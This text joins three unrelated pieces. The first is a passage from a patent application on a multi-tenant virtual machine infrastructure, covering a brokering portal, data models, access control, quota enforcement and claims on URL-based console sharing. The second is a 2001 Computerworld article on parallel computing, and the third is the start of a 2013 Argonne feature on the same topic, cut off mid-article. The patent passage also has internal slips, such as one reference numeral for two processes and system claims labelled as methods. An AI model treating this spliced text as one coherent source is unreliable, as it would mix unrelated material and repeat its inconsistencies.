actuate to create accounts for new users within the tenant's account. FIGS. **39** and **40** are displays showing lists of virtual data center configurations that are made available for users by a virtual lab service that is presented in some embodiments. FIG. **41** shows a display identifying tenants that is presented in some embodiments. FIG. **42** is a display identifying users associated with each tenant that is presented in some embodiments. FIG. **43** is a display showing assets available within the virtual lab service that is presented in some embodiments. FIG. **44** is a display showing information about a virtual machine configuration that is presented in some embodiments. FIGS. **45** and **46** show displays of a virtual machine's console display illustrating a user authenticating (FIG. **45**) and activating (FIG. **46**) a third-party software license for software installed on the virtual machine. FIG. **46** shows a display for activating a pre-installed instance of an operating system using a license key owned by a tenant that is presented in some embodiments. It can be seen that the display includes tabs, such as tabs "Windows Server 2003 Standard" and "Windows Server 2003 Enterprise R2 SP2," that each refer to a different virtual machine. The user can select a view of a particular machine by selecting the tab corresponding to that virtual machine.

[0131] In some embodiments, MTVMI **100** provides a brokering service that enables tenants and users to exchange or offer products and/or services. FIG. **7** is a flowchart illustrating the provision of a brokering service by MTVMI **100** in some embodiments. The brokering service of FIG. **7** is provided by a brokering portal where tenants and users are allowed to exchange software and other data that may be useful within MTVMI **100**. The data may include, e.g., custom virtual machine or virtual data center configurations, software applications, custom scripts or programs written for MTVMI **100**, to name but a few.

[0132] In step **705**, MTVMI **100** provides a brokering portal. In one example, the brokering portal comprises a software application that presents a graphical user interface within a user's display. The graphical interface may include a mechanism for presenting available software and/or data that the user can download. The graphical user interface may further include a mechanism for allowing the user to upload software to the portal. In some embodiments, the MTVMI grants access to the tenant to software that is already available within the MTVMI. The portal may require the user to provide a form of payment to download certain software or data. Alternatively, the software or data may be provided free of charge.

[0133] In step **710**, MTVMI **100** receives data from the user through the portal and stores the data in a common access area. For explanation purposes, a user who uploads data to the portal is referred to as a vendor in FIG. **7**, even though the portal does not necessarily require users to exchange payment for sharing data. Similarly, a user who downloads software from the portal will be referred to as a buyer.

[0134] In step **715**, MTVMI **100** presents data to potential buyers within the portal. In step **720**, MTVMI **100** facilitates a transaction between the vendor and the buyer by, for example, allowing the buyer to download data provided by the vendor. MTVMI **100** facilitates transactions involving the exchange of money by, for example, enabling users to debit or credit bank accounts, providing deposit accounts within the MTVMI, adding incurred expenses to a tenant's MTVMI account, etc.

[0135] FIGS. **47-49** are display diagrams illustrating a user interface designed for use by vendors offering items for sale via the brokering portal in some embodiments. FIG. **47** is a display diagram showing a sample display typically presented by the infrastructure in order to register a new vendor for the brokering portal. The display enables a user associated with the vendor to enter the following information about the

vendor: the company name **4701** of the vendor; the company address **4702** of the vendor; the contact name **4703** of a contact at the vendor; the email address **4704** of the contact; a phone number **4705** of the contact; and a password **4706** to be used by the vendor to access a vendor portal for interacting with the brokering portal. The user can select a submit control **4710** to generate a profile that is based upon the inputted information.

[0136] FIG. **48** is a display diagram showing a sample display typically presented by the infrastructure in order to enable a vendor to list a new item for sale in the brokering portal. The display **4800** is typically made available to a user associated with the vendor in response to that user signing into the vendor portal on behalf of the vendor. The display includes information **4801** identifying the vendor. The user can use the display to input the following information about the item to be listed: the name **4811** of the item; a description **4812** of the item; a support link **4813** for the item; and a date **4814** on which the listing will expire. The user may also input pricing for any of a number of different pricing schemes, including: the per month cost **4821** for each user who uses the item; the per year cost **4822** for each user who uses the item; the per hour charge **4823** for the item; and the one-time charge **4824** per user for using the item. Typically, if the user does not enter a price in one of these fields, the option is not offered as a basis on which buyers can purchase the item. The display further includes controls **4831** and **4832** for specifying a path to the file containing the item that is to be uploaded to the infrastructure from the vendor's computer system. The user can select submit control **4840** in order to create a listing in accordance with the inputted information.

[0137] FIG. **49** is a display diagram showing a sample display typically presented by the user in order to account to a vendor for revenue generated by the vendor's items in the brokering portal. The display **4900** shows a period **4901** such as a month, to which the displayed accounting applies. The user can select controls **4902** or **4903** to navigate to display an accounting for other periods of time. The display includes a table in which each row corresponds to a particular basis for charging customers for a particular item. These rows are grouped into group **4920** for the Crossbow Debugger item and group **4930** for the Image Cropper item. Each row is divided into the following columns: an item column **4911** identifying the item; a rate column **4912** identifying the rate charged to users for the payment option to which the row corresponds; a units column **4913** showing the number of units of that charging option that were consumed by customers during the selected period; a revenue column **4914** showing the revenue produced in connection with the current item charging option during the selected period; and an item title total column **4915** showing, for the last row of each group, the amount of revenue generated by the item during the selected period. The display also includes an indication **4940** of the gross revenue for the selected period, and an indication **4950** showing the portion of the revenue that is retained to support the operation of the brokering portal, and an indication **4960** of the net revenue to the vendor for the selected period.

[0138] FIGS. **50-53** describe the architecture of some embodiments of the MTVMI management application (shown in FIG. **6**) to realize its functional capabilities.

[0139] FIG. **50** is a block diagram illustrating a data model representation of virtual data centers in an MTVMI application in some embodiments. Each virtual data center is represented at the highest level by a virtual data center configuration **5001**. Virtual data center configuration **5001** has an ID that is a globally unique reference to the specific virtual data center configuration. Each virtual data center configuration is associated with one or more virtual machine objects **5021**, one or more virtual networks **5011**, an autosuspend attribute **5002** and a VM URL (or publish URL attribute) **5003**. The VM URL attribute specifies a URL handle that can be used to reference each of the virtual machines in the virtual data center as well as associated attributes such as authentication password, user privileges on operating the virtual machine. The autosuspend attribute specifies the policy that the user has configured for suspending the virtual data center or its component virtual machines (e.g., policies include after a specific idle duration, at a specific wall clock time, etc.) Each virtual network object **5011** has several attributes including Subnet specification **5012**, DNS specification **5013**, DHCP specification **5014**, VPN specification **5015**, Network Drive specification **5016**, and Traffic specification **5017**. The Subnet attribute **5012** can specify the network address and network subnet mask associated with that network. DNS and DHCP attributes **5013** and **5014** can specify the network address of these services and whether they should be the default services or custom services provided by the user. VPN attribute **5015** can specify the configuration attributes of the network tunnel including the identity of the remote VPN gateway, network address specifications for the tunnel, access credentials, policy for auto-connecting the tunnel etc. Network Drive specification **5016** can specify a reference to one or more virtual storage drives that should be accessible in the network. Traffic attribute **5017** can specify a bandwidth quota for the network. Each virtual machine object **5021** has an ID that globally uniquely identifies that virtual machine. Each virtual machine object is associated with a Display attribute **5022**, a CPU/RAM attribute **5023**, one or more Network Interface objects **5031**, and one or more Disk objects **5041**. The Display attribute provides a reference to the graphical console display of the particular virtual machine. The CPU/RAM attribute specifies the number of processing elements and the amount of RAM for the particular virtual machine. Each Network Interface object **5031** is bound to one of the Network Objects associated with the parent virtual data center configuration. It also specifies several attributes including its MAC address, one or more IP addresses for the interface (e.g., Public IP **5033** routable from the public Internet, Private IP **5034** routable only within the Network that the interface is bound to, and also one or more firewall rules identifying which network ports (e.g., port 22 for SSH, port 80 for HTTP etc.) are open for access from the public Internet. Each Disk object **5041** has a globally unique ID that identifies the disk file or files that hold the content of this disk on the storage nodes.

[0140] The virtual data center data model discussed in FIG. **50** is an example embodiment. Other embodiments include additional attributes, both attributes that are specified by the user (e.g., name for the virtual data center, specific tasks to be executed at specified times on the virtual data center) and attributes that are determined by the MTVMI management application itself (e.g., other IDs or version numbers). In addition, the MTVMI management application will maintain runtime information about the virtual data center, including its execution state, error states if any for any of the virtual data center components, locking state to support serialization of operations on the virtual data center, queue of pending opera-

tions on the virtual data center, and timestamps for last user activity on the virtual data center.

[0141] A user of the MTVMI can provide various inputs, as discussed over previous embodiments, to specify the desired configuration for a virtual data center including its virtual machines, its virtual network, virtual storage, etc. The MTVMI management application instantiates a virtual data center configuration object with these configuration parameters when creating the virtual data center for the user. When performing subsequent user-requested operations on the virtual data center, the MTVMI management application will perform these operations across the breadth of the attributes and state of the virtual data center as appropriate for the specific operation. For example, one of the operations that the MTVMI management application supports is to Snapshot the virtual data center. This Snapshot operation captures the complete attributes and state of the virtual data center. This enables the user to subsequently perform a second operation to create a duplicate copy of the virtual data center from the snapshot. The duplicate copy that is created is identical to the original but is however independent and isolated from the original.

[0142] The MTVMI management application orchestrates several steps, some done in sequence and some done in parallel, to perform operations on the virtual data center. To perform a Snapshot operation on the virtual data center, the steps performed include quiescing previous user-initiated operations on the virtual data center, quiescing execution of the virtual machines in the virtual data center so that a consistent checkpoint of the virtual machine states can be saved, saving the state of the executing virtual machine including the state of its processors and memory, saving a copy of disk data that is associated with the virtual machines and any network share drives, creating a new virtual data center configuration object with a newly assigned globally unique ID, and saving all information that needs to be persisted from the original virtual data center configuration object to the newly created virtual data center configuration object. Virtual data center configuration object information that is saved include Virtual Machine objects with newly assigned globally unique ID, the CPU/RAM attributes of each virtual machine, the Network Interface attributes of each virtual machine including their Firewall, Public IP, and Private IP attributes, Disk object information referencing the IDs of the newly saved copies of the disk state, Network object information including its attributes discussed in FIG. **50**, the Autosuspend attribute and the VM URL attribute. Specific attributes that need to be uniquely associated with the new virtual data center configuration object are not saved, including globally unique IDs associated with the original virtual data center configuration object, its virtual machines, and its Disk Objects, VM URL references to the virtual machines in the original virtual data center configuration and Display object references to the virtual machines in the original virtual data center configuration.

[0143] When a user initiates an operation to instantiate a Snapshot copy of a virtual data center, in some embodiments, the MTVMI management application orchestrates the necessary steps to instantiate the virtual data center. This includes instructing the Network Manager component to assign a dedicated VLAN for each of the Network objects referenced in the virtual data center configuration and create dedicated instances of network services in each of the VLANs with configuration parameters as specified with the attributes of the Network object. This also includes instructing the Storage Manager to make the required disk objects accessible to the virtual machines that will be instantiated in the virtual data center. This also includes instructing the VM Manager to allocate resources for running the virtual machines, configuring the CPU/RAM and network interface attributes of the virtual machines to meet the specifications in the virtual data center configuration object, triggering the execution of the virtual machines from their associated processor, memory, and disk state. This also includes establishing the Autosuspend, VM URL, and Display controls and references to meet the specifications in the virtual data center configuration object. These and other steps orchestrated by the MTVMI management application instantiate an exact duplicate copy of the original virtual data center which is, however, independent and isolated from the original virtual data center.

[0144] In other embodiments, the MTVMI management application supports and orchestrates additional operations including creating a copy from the Snapshot without instantiating a virtual data center, creating a duplicate instance of a virtual data center directly from an instantiated virtual data center without creating an explicit Snapshot, etc.

[0145] The MTVMI management application is comprised of a number of component processes as discussed previously. FIG. **51** is a block diagram illustrating component processes in the MTVMI management application in some embodiments. The MTVMI management application includes one or more instances of Webserver process **5101**, Display Proxy process **5102**, Autosuspend process **5103**, Scheduled Task process **5104**, Quota Inspector process **5105**, Database process with one or more associated databases **5105**, Storage Manager process **5106**, Network Manager process **5107**, and VM Manager process **5108**. The Webserver process **5101** services user requests over a standard protocol such as HTTP or HTTPS that is carried over the Internet. Servicing these requests cascade to requests for other processes in the MTVMI management application as appropriate depending on the request. The Display Proxy process **5102** enables the user to access the graphical console display of virtual machines in their virtual data centers running in the MTVMI. When a user requests access to the graphical console display of the virtual machine, the Web server process first retrieves the Display object reference for the associated virtual machine from the virtual data center configuration object and returns it to the user's browser. An applet is triggered to run on the user's browser which supplies this Display object reference to the Web server in a second request. This request is passed to the Display proxy process which associates the supplied Display object reference with the graphical console port of the specific virtual machine and bridges the connection between the user's browser applet to the graphical console of the virtual machine. The graphical console is rendered on the user's browser over the Internet through the use of a standard remote display protocol carried over the Internet such as VNC (Virtual Network Console) or RDP (Remote Display Protocol). The Autosuspend process **5103** runs periodically to examine expiry of idle time intervals or other timing intervals for virtual data centers and if these intervals have expired triggers appropriate additional processes for further action on the virtual data center (e.g., to suspend execution of all virtual machines in the virtual data center). The Scheduled Task process **5104** triggers the execution of additional processes at pre-specified time of day to perform specific actions on the virtual data center (e.g., to initiate

execution of all virtual machines in the virtual data center at the specified time). The Quota Inspector **5105** process runs periodically to detect exhaustion of time-dependent resource usage quotas such as the length of time a virtual machine is allowed to run. The Quota Inspector process examines events with ongoing resource usage (to be discussed further with reference to FIG. **53**) and the entities to which the resource usage is assigned to (e.g., entities such as customer, user, project). If the aggregate of prior resource usage and the ongoing resource usage is determined to exceed the resource quota allocated for the entity, the Quota Inspector triggers the execution of additional processes to perform further action on the virtual data center. These actions can include suspending the execution of virtual machines associated with that entity to stop further usage, sending notification to one or more users associated with the entity informing them of exceeding quota, posting error notifications in the virtual data center configuration object, automatically increasing the resource quota allocation etc. The Database process **5106**, as the name indicates, maintains metadata information used by the MTVMI management application in a database and services queries and operations on this metadata. This metadata includes information about entities such as Customer, User, Project, virtual data center configurations, Library, etc. The Storage Manager process **5107**, Network Manager process **5108**, and the VM Manager process **5109**, which have been discussed previously, manage the creation, operation, and management of the virtual storage, virtual network, and virtual machines provided for each of the virtual data centers managed by the MTVMI.

[0146] In some embodiments, MTVMI management application **115** supports access control mechanisms to enable tenants to restrict their users' access rights to specific objects (e.g., virtual data centers, virtual machines, data files, etc.) within the MTVMI as described earlier. FIG. **52** is a block diagram illustrating the organization of the data model that supports access mechanisms of MTVMI management application in some embodiments. This data model includes a Customer Table **5201**, a User Table **5202**, a Project Table **5203**, a Role Assignment Table **5204**, and a Shares Table **5205**. The Customer Table **5201** records a globally unique Customer ID for each tenant that has a customer account on the MTVMI system and associated attributes. These customer attributes include, for example, the customer's name, their address, contact information for the customer's primary contact, the quota allocation for the customer for each consumable MTVMI resource (e.g., virtual machine hours, storage size, network bandwidth, etc.), a globally unique quota ID for the customer, etc. The User Table **5202** records a globally unique ID for each user and associated attributes. These user attributes include, for example, the user's name and address, the customer ID of the customer account (i.e., tenant) that the user is associated with, the user's level of privilege within the customer account (e.g., account administrator), the user's credentials for accessing the MTVMI, the quota allocation for the user for each consumable MTVMI resource, a globally unique quota ID for the user, etc. The Project Table **5203** records a globally unique ID for each Project in the MTVMI and associated attributes. These Project attributes include, for example, the name of the Project, the customer ID of the customer account to which the Project belongs, the user ID of the user who created the Project, the quota allocation for the Project for each consumable MTVMI resource, a globally unique quota ID for the Project etc. The Role Assignment Table **5204** records the privileges of users for each Project to which they have access rights. For every Project that user has access to, Role Assignment Table **5204** tracks the user's ID and the Project's ID and the user's role within the Project. The MTVMI management application recognizes multiple tiers of roles each of which awards different rights on different objects in the MTVMI. For example, a Member tier role in a Project allows the user to read and use objects (e.g., virtual data center) that are already assigned to the Project but does not allow the user to add or remove objects from the Project. The Shares Table **5205** records for each object in the MTVMI, the ID of the object (e.g., virtual data center configuration ID for a virtual data center), the ID of the user who owns the object, the ID of the customer account to which the object belongs, and the list of IDs of Projects to which the object is assigned (objects can be assigned to multiple Projects in some embodiments).

[0147] In some embodiments, MTVMI management application **115** supports access control to MTVMI objects using the data model described in FIG. **52**. When a user attempts to perform an operation on a specific object (e.g., to take a Snapshot of a virtual data center), the MTVMI management application permits the operation to proceed successfully if it meets at least one of the following conditions: 1) the user ID of the user matches the owner ID for the object in the Shares Table **5205**, or 2) the user has administrator level privileges in the customer account that contains the object, which is verified using the customer ID associated with the object in the Shares Table **5205** and the customer ID and the user's privilege level for the user's ID in the User Table **5202** or **3**) the user has the requisite access rights within a Project to which the object is assigned, which is verified using the user's role indicated in the Role Assignment Table **5204** for each Project ID that is included in the list of Project IDs associated with the object in the Shares Table **5205**.

[0148] In some embodiments, MTVMI management application **115** supports the allocation and enforcement of usage quota mechanisms for various consumable MTVMI resources (e.g., virtual machine hours, storage bytes used, network bandwidth used etc.). The MTVMI application supports this quota management for multiple types of entities including customer accounts (customers for simplicity), individual users, and individual Projects. FIG. **53** is a block diagram illustrating the organization of the data model that supports usage quota mechanisms of MTVMI management application in some embodiments. This data model includes a Customer Table **5301**, a User Table **5302**, a Project Table **5303**, and a Resource Usage Events Table **5304**. The Customer Table, the User Table, and the Project Table are identical to their previous descriptions with reference to FIG. **52**. The Customer Table **5301** records a globally unique Customer ID for each tenant that has a customer account on the MTVMI system and associated attributes including the quota allocation for the customer for each consumable MTVMI resource (e.g., virtual machine hours, storage size, network bandwidth, etc.) and a globally unique quota ID for the customer. The User Table **5302** records a globally unique ID for the user and associated attributes including the quota allocation for the user for each consumable MTVMI resource and a globally unique quota ID for the user. The Project Table **5303** records a globally unique ID for each Project in the MTVMI and associated attribute including the quota allocation for the Project for each consumable MTVMI resource and a globally unique quota ID for the Project, etc. The Resource Usage

Events Table **5304** records an entry for each Event in the MTVMI that initiates or terminates usage of any consumable resource in the MTVMI system. For example, when a user instantiates a virtual data center, the initiation of each virtual machine within that virtual data center is an Event that initiates the consumption of virtual machine processor and memory resources. Another example is when a user deletes a data file from their account within the MTVMI system, this is an Event that terminates the consumption of storage resource within the MTVMI. For each such Event, the Resource Usage Events Table **5304** maintains a globally unique ID for the Event, the Type of resource that is consumed (e.g., virtual machine processor resource, storage capacity resource etc.), the size of resource consumption (e.g., the number of virtual machine processors, the amount of storage in bytes etc.), the start time of the Event which is populated when the resource usage is initiated, the end time of the Event which is populated when the resource usage is terminated, the ID of the object that is associated with the resource consumption (e.g., virtual machine ID, the Disk ID, the data file ID etc.), and the quota IDs of all entities that consumed the resource (i.e., user quota ID of the user who triggered the resource usage event, the customer ID of the customer account the user belongs to, the Project ID of any Projects to which the object is assigned).

[0149] In some embodiments, MTVMI management application **115** supports enforcement and reporting of usage quotas for various consumable MTVMI resources using the data model described in FIG. **53**. The contents of the Resource Usage Events Table **5304** contains the total history of resource usage by any user, customer, or Project. The MTVMI management application queries this database of information to generate various reports or views, such as the current active usage of specific resource types (e.g. virtual machine processors) by specific entities (e.g., user, customer, Project), the aggregate usage of specific resource types by specific entities within a specific time interval etc. In some embodiments, these queries can be triggered by user input (to generate specific usage reports for the user), by MTVMI administrators to generate billing invoices to tenants, or by the MTVMI management application itself to automatically generate reports for users or to enforce resource usage quota limits. In some embodiments, the MTVMI management application periodically runs the necessary queries to maintain and provide to users an update tally of resource usage by each entity (e.g., user, customer, Project) for each type of resource. In some embodiments, the MTVMI management application can enforce quotas on resource usage using two mechanisms. With the first mechanism, when a user's operation initiates resource usage, the sum of the updated resource usage tally for the user, customer, and Project associated with the operation and the incremental resource usage required by the operation are compared against their respective resource usage quotas. The operation is allowed to continue if the resource quota is greater than the sum of the resource usage tally and the incremental resource required by the operation. Otherwise, the operation is aborted with appropriate notification to the user. With the second mechanism, a Quota Inspector process (discussed previously with reference to FIG. **51**) runs periodically to perform quota enforcement. The Quota Inspector calculates the most current resource usage tally for each user, customer, and Project in the MTVMI and determines if any of these usages exceed their respective resource quota. If a quota is exceeded for any entity, the Quota Inspector queries the Resource Usage Events Table **5304** for any Events belonging to that entity that will continue to increase resource usage with the passage of time (e.g., virtual machine execution time). For each such Event, the Quota Inspector triggers the execution of another process to perform an operation on the associated object to terminate the continued usage of resources (e.g., an operation to suspend a running virtual machine). These embodiments illustrate how the MTVMI management application supports resource usage quotas, their reporting, and their enforcement.

[0150] FIG. **54** is a flowchart illustrating the operations performed by a component of the MTVMI management application to instantiate a virtual data center configuration on the MTVMI infrastructure in some embodiments. These operations perform steps to instantiate virtual machines, virtual networks, and virtual storage for the virtual data center if the user has the required access rights and available resource quota. In some embodiments these steps are performed through the individual operations of various processes in the MTVMI management application. In block **5405**, the component records user input relating to the Virtual Data Center Configuration in a database. In block **5410**, the component verifies that the user has the required access rights and available resource quota. In block **5415**, the component instantiates disk images of virtual machines storage nodes. In block **5420**, the component allocates resources on physical machines for the virtual machines. In block **5425**, the component allocates dedicated VLANs for the Virtual Data Center. In block **5430**, the component configures network attributes of virtual machines in configuration files and in hypervisors on the physical machine. In block **5435**, the component configures network rules for the virtual machines. In block **5440**, the component instantiates network services for each VLAN. In block **5445**, the component enables hypervisor access to virtual machine disk images. In block **5450**, the component commands the hypervisors to run the virtual machines. In block **5455**, the component records references to console ports of the virtual machines on the hypervisors. In block **5460**, the component records an indication of resources consumed by the Virtual Data Center.

[0151] FIG. **55** is a flowchart illustrating the operations performed by a component of the MTVMI management application to save the state of the Virtual Data Center in some embodiments. In block **5505**, the component receives from a user an indication to save state of the Virtual Data Center. In block **5510**, the component verifies that the user has the required access rights and available resource quota. In block **5515**, the component commands hypervisors to suspend the virtual machines. In block **5520**, the component shuts down network services deployed for the Virtual Data Center. In block **5525**, the component unconfigures rules on network nodes related to the Virtual Data Center. In block **5530**, the component deallocates VLANs allocated for the Virtual Data Center. In block **5535**, the component creates snapshots of virtual machine state and disk images on storage nodes. In block **5540**, the component copies Virtual Data Center configuration information into a new record in a database. In block **5545**, the component updates a database record with references to virtual machine state and disk images on the storage nodes.

[0152] In view of the foregoing, it should be appreciated that, while selected embodiments have been described herein for illustration purposes, various modifications may be made without deviating from the scope of the invention. Accord-

ingly, the invention is not limited except as by the appended claims and the elements explicitly recited therein.

1-54. (canceled)

55. A method in a computing system having a processor for sharing access to the console of a virtual machine, comprising:

generating a unique URL corresponding to the virtual machine;

providing the generated URL to a user specifically authorized to access the virtual machine;

receiving an HTTP request specifying the provided URL; and

in response to the HTTP request, without attempting to determine the identity of a user who issued the HTTP request, providing access to the console of the virtual machine.

56. The method of claim **55** wherein the user who issued the HTTP request is not the authorized user.

57. The method of claim **55** wherein the output of the console of the virtual machine is provided in response to the HTTP request, but no input for the console of the virtual machine is accepted in connection with the http request.

58. The method of claim **55** wherein, in response to the HTTP request, the user who issued the http request receives the output of the console of the virtual machine and is permitted to provide input from the console of the virtual machine.

59. The method of claim **55**, further comprising receiving from the user specifically authorized access the virtual machine input specifying timing restrictions on access to the virtual machine using the provided URL, and wherein access is only provided in connection with the HTTP request if HTTP request is received at a time consistent with the specified timing restrictions.

60-89. (canceled)

90. A computer-readable medium storing contents adapted to cause a computing system to perform a method for sharing access to the console of a virtual machine, the method comprising:

generating a unique URL corresponding to the virtual machine;

providing the generated URL to a user specifically authorized to access the virtual machine;

receiving an HTTP request specifying the provided URL; and

in response to the HTTP request, without attempting to determine the identity of a user who issued the HTTP request, providing access to the console of the virtual machine.

91. The computer-readable medium of claim **90** wherein the user who issued the HTTP request is not the authorized user.

92. The computer-readable medium of claim **90** wherein the output of the console of the virtual machine is provided in response to the HTTP request, but no input for the console of the virtual machine is accepted in connection with the http request.

93. The computer-readable medium of claim **90** wherein, in response to the HTTP request, the user who issued the http request receives the output of the console of the virtual machine and is permitted to provide input from the console of the virtual machine.

94. The computer-readable medium of claim **90**, further comprising receiving from the user specifically authorized access the virtual machine input specifying timing restrictions on access to the virtual machine using the provided URL, and wherein access is only provided in connection with the HTTP request if HTTP request is received at a time consistent with the specified timing restrictions.

95. A computing system having a processor for sharing access to the console of a virtual machine, comprising:

means for generating a unique URL corresponding to the virtual machine;

means for providing the generated URL to a user specifically authorized to access the virtual machine;

means for receiving an HTTP request specifying the provided URL; and

means for, in response to the HTTP request, without attempting to determine the identity of a user who issued the HTTP request, providing access to the console of the virtual machine.

96. The method of claim **95** wherein the user who issued the HTTP request is not the authorized user.

97. The method of claim **95** wherein the output of the console of the virtual machine is provided in response to the HTTP request, but no input for the console of the virtual machine is accepted in connection with the http request.

98. The method of claim **95** wherein, in response to the HTTP request, the user who issued the http request receives the output of the console of the virtual machine and is permitted to provide input from the console of the virtual machine.

99. The method of claim **95**, further comprising means for receiving from the user specifically authorized access the virtual machine input specifying timing restrictions on access to the virtual machine using the provided URL, and wherein access is only provided in connection with the HTTP request if HTTP request is received at a time consistent with the specified timing restrictions.

* * * * *

UNITED STATES

FEATURE

The Power of Parallelism

By Gary Anthes

Computerworld |

NOV 19, 2001 12:00 AM PST

Few technologies have a more interesting history than parallel computing, in which multiple processors in a single system combine to tackle a problem. A chronicle of events in parallel computing says that IBM researchers John Cocke and Daniel Slotnick discussed the use of "parallelism" in a 1958 memo. In 1962, Burroughs Corp. introduced the D825, a four-processor computer that accessed up to 16 memory modules via a crossbar switch. In 1976, Floating Point Systems Inc. shipped a 38-bit computer that could execute multiple instructions per clock cycle.

A pinnacle of parallelism was reached in 1986 when Thinking Machines Corp. shipped a futuristic-looking black cube with 65,536 blinking red lights, one for each of its processors. Companies piled on to the parallel bandwagon with all kinds of exotic architectures aimed at doing multiple tasks simultaneously.

But during the next decade, most of the parallel processing specialists -- including Convex, Alliant, MasPar, Kendall Square, Multiflow, ETA Systems, Encore and Thinking Machines -- closed their doors or moved into other lines of business.

[Keep up on the latest thought leadership, insights, how-to, and analysis on IT through Computerworld's newsletters.]

What happened? The parallel processing machines were relatively expensive for what they could do. They were often marketed poorly. Some companies couldn't get the bugs out. There were too many players in the field. Perhaps most important, the machines were hard to program. The computers usually ran at a tiny fraction of their theoretical peak speeds because the software couldn't be easily broken into multiple, parallel streams of instructions.

To be sure, parallel computing lives on today in various forms in computers from IBM, Hewlett-Packard, Sun and others, often borrowing on the very concepts pioneered by those defunct companies. And if you define "parallel processing" a bit more broadly, a number of developments have been made in, well, parallel.

Perhaps the most important of these was the introduction of a "superscalar" processor by Intel in 1992. The 60-MHz P5 chip could execute two instructions simultaneously. (Interestingly, Intel sped the development of the chip by employing what it called a "two-in-a-box" management structure, in which two people shared the same job. They worked in parallel.)

Intel Itanium processors predict the flow of a program through several branches by looking ahead in the program. They also execute instructions "speculatively" -- before they're needed -- and hold the results in suspense until the predicted branches are confirmed.

[Attend Virtual Summit on November 8 - CIO's Future of Cloud Summit: Mastering Complexity & Digital Innovation – Register Today!]

Much of the work that a programmer once had to do to allow that to happen

can now be done by ultrasmart compilers. Research in both chip and compiler design promises more and more parallelism -- and, hence, performance gains -- largely shielded from view by the user [*Computerworld*, Future Watch, Sept. 24].

If we define parallelism more broadly still, many more possibilities open up. A researcher at Microsoft is exploring ways that your PC might put all those idle cycles to work by precomputing and caching information likely to be needed later. It might, for example, prefetch and cache certain Web pages based on the probability that the user would soon need them. In an upcoming Future Watch section in *Computerworld*, I'll explore these concepts related to "continual computing."

And finally, if we view "parallel processing" in the broadest possible terms, we arrive at human beings as processors. Norman Johnson, a computational physicist at the Los Alamos National Laboratory, says people in informal groups, connected by a network, can solve complex problems better than experts can. He calls it "symbiotic intelligence," and he says it may profoundly influence how we organize and manage corporations, how we hire and train people and what technology we equip them with [*Computerworld*, Future Watch, Oct. 22].

If you need big iron for big computing jobs, you might want to weigh the workings of an IBM Powerparallel SP2 server with 128 nodes against those of a 106-CPU Sun Fire 15K Server. Those are the kinds of boxes you need for cost-effective solutions to huge scientific jobs like oil exploration, or big commercial challenges such as processing 500 database queries at once or authorizing 1,000 credit card requests per second. Solving those problems requires you to look at parallel processing in traditional but narrow ways.

But if you view your problems more broadly -- such as, "How do I get more productivity from my computers and my people?" -- you have to include much more into the parallelism mix, from choice of programming languages to how you organize workflows to how you equip your staff.



SponsoredPost Sponsored by AWS

How organizational learning can unlock more business value from machine learning

A deeper understanding of AI/ML methodologies can help you realize greater business value. An end-to-end understanding of how your business dynamics interact with these emerging technologies can...

In other words, you have to think outside the (computer) box. Parallelism is where you find it.

Related: Networking | IT Leadership

Copyright © 2001 IDG Communications, Inc.

7 inconvenient truths about the hybrid work trend

SHOP TECH PRODUCTS AT AMAZON

SPONSORED LINKS

CIS Webinar: Effective Implementation of the CIS Benchmarks & CIS Controls.

dtSearch® - INSTANTLY SEARCH TERABYTES of files, emails, databases, web data. 25+ search types; Win/Lin/Mac SDK; hundreds of reviews; full evaluations

The Edge is the future—uncover the components of Edge success today and achieve your goal in becoming a modern, digital-first, and data-driven enterprise.

With Kolide, you can make your team into your biggest allies for endpoint security. Solve problems, right within Slack. Learn more here.

The Voice of Business Technology

ABOUT US CONTACT REPUBLICATION PERMISSIONS

FOLLOW US

PRIVACY POLICY COOKIE POLICY MEMBER PREFERENCES
ADVERTISING FOUNDRY CAREERS AD CHOICES
E-COMMERCE LINKS
CALIFORNIA: DO NOT SELL MY PERSONAL INFO



Copyright © 2022 IDG Communications, Inc.

Explore the Foundry Network
descend

Argonne NATIONAL LABORATORY

FEATURE STORY | ARGONNE NATIONAL LABORATORY

Adventures in parallelism: Celebrating 30 years of parallel computing at Argonne

SHARE

BY GAIL PIEPER AND LAURA WOLF | MAY 13, 2013



David P. Weber, Director of Argonne's Computing and Telecommunications Division from 1986-1994, with Argonne's Cray X-MP computer, a shared-memory parallel vector processor, in 1982. The Cray X-MP was the world's fastest computer between 1983-1985.

Were they visionaries or lucky gamblers? Thirty years ago, researchers at the U.S. Department of Energy's Argonne National Laboratory established the lab's first experimental parallel computing facility. Today, high-performance computing has become essential to virtually all science and engineering, and Argonne houses one of the fastest parallel machines in the world in support of scientific discovery.

The early 1980s saw a gradual but seismic shift in computing architectures – from traditional serial machines, which relied on a single fast processor to work on problems, to a model that employed many not-so-fast processors ganged together. Programming parallel computers was more difficult, but the projected benefits made the effort worthwhile. Over time, researchers figured out ways to use parallel machines for essentially all types of scientific applications.

The rise of parallel computing was an ideological departure from the multi-million-dollar mode of

supercomputing, in that it achieved more computing power by stringing together hundreds – and eventually hundreds of thousands – of microprocessors, all running calculations at the same time, or "in parallel."

These tiny and powerful components coupled with memory and an interconnect were the building blocks of a new computing paradigm, attracting the attention of the computing engineering community and leading to an explosion of different parallel computing architectures in the span of a decade.



Rusty Lusk (left), Scientific Director of the Advanced Computing Research Facility, and Hans Kaper, Director of the Mathematics and Computing Science Division, in the Advanced Computing Research Facility.

In response, believing parallel computing to be the only realistic way to continue scaling up in power, Argonne established the Advanced Computing Research Facility (ACRF) in 1983. Housing as many as 10 radically different parallel computer designs, the ACRF enabled applied mathematicians and computer scientists to learn parallel computing and experiment with virtually every emerging parallel architecture. Moreover, the ACRF provided a platform for collaborations with industry, academia and other government research laboratories. Using the diverse computers in the ACRF, investigators developed new techniques to exploit parallelism in scientific research. Emphasis was given to the interaction between algorithms, the software environment and advanced computer architectures; the portability of programs without a sacrifice in performance; and the design of parallel programming tools and languages.

By 1991, with computational science explicitly recognized as a new paradigm for scientific investigation, the U.S. government inaugurated the first major federal program to develop the hardware, software and human resources needed to solve "Grand Challenge" problems.

Again, Argonne was at the forefront. Building on its experience with parallel computing, the laboratory acquired an IBM SP – the first scalable, parallel system to offer multiple levels of I/O capability (the speed to read and write data) essential for increasingly complex scientific applications. By 1997, Argonne's supercomputing center was recognized by the U.S. Department of Energy as one of the nation's four high-end resource providers. Working with IBM, Argonne researchers explored tools, software and I/O systems, with the objective of ensuring that researchers could exploit the full potential of the SP. Workshops also were held for those using the SP system for scientific applications – enzyme reaction simulation, Monte Carlo nuclear physics calculations and climate modeling, for example.





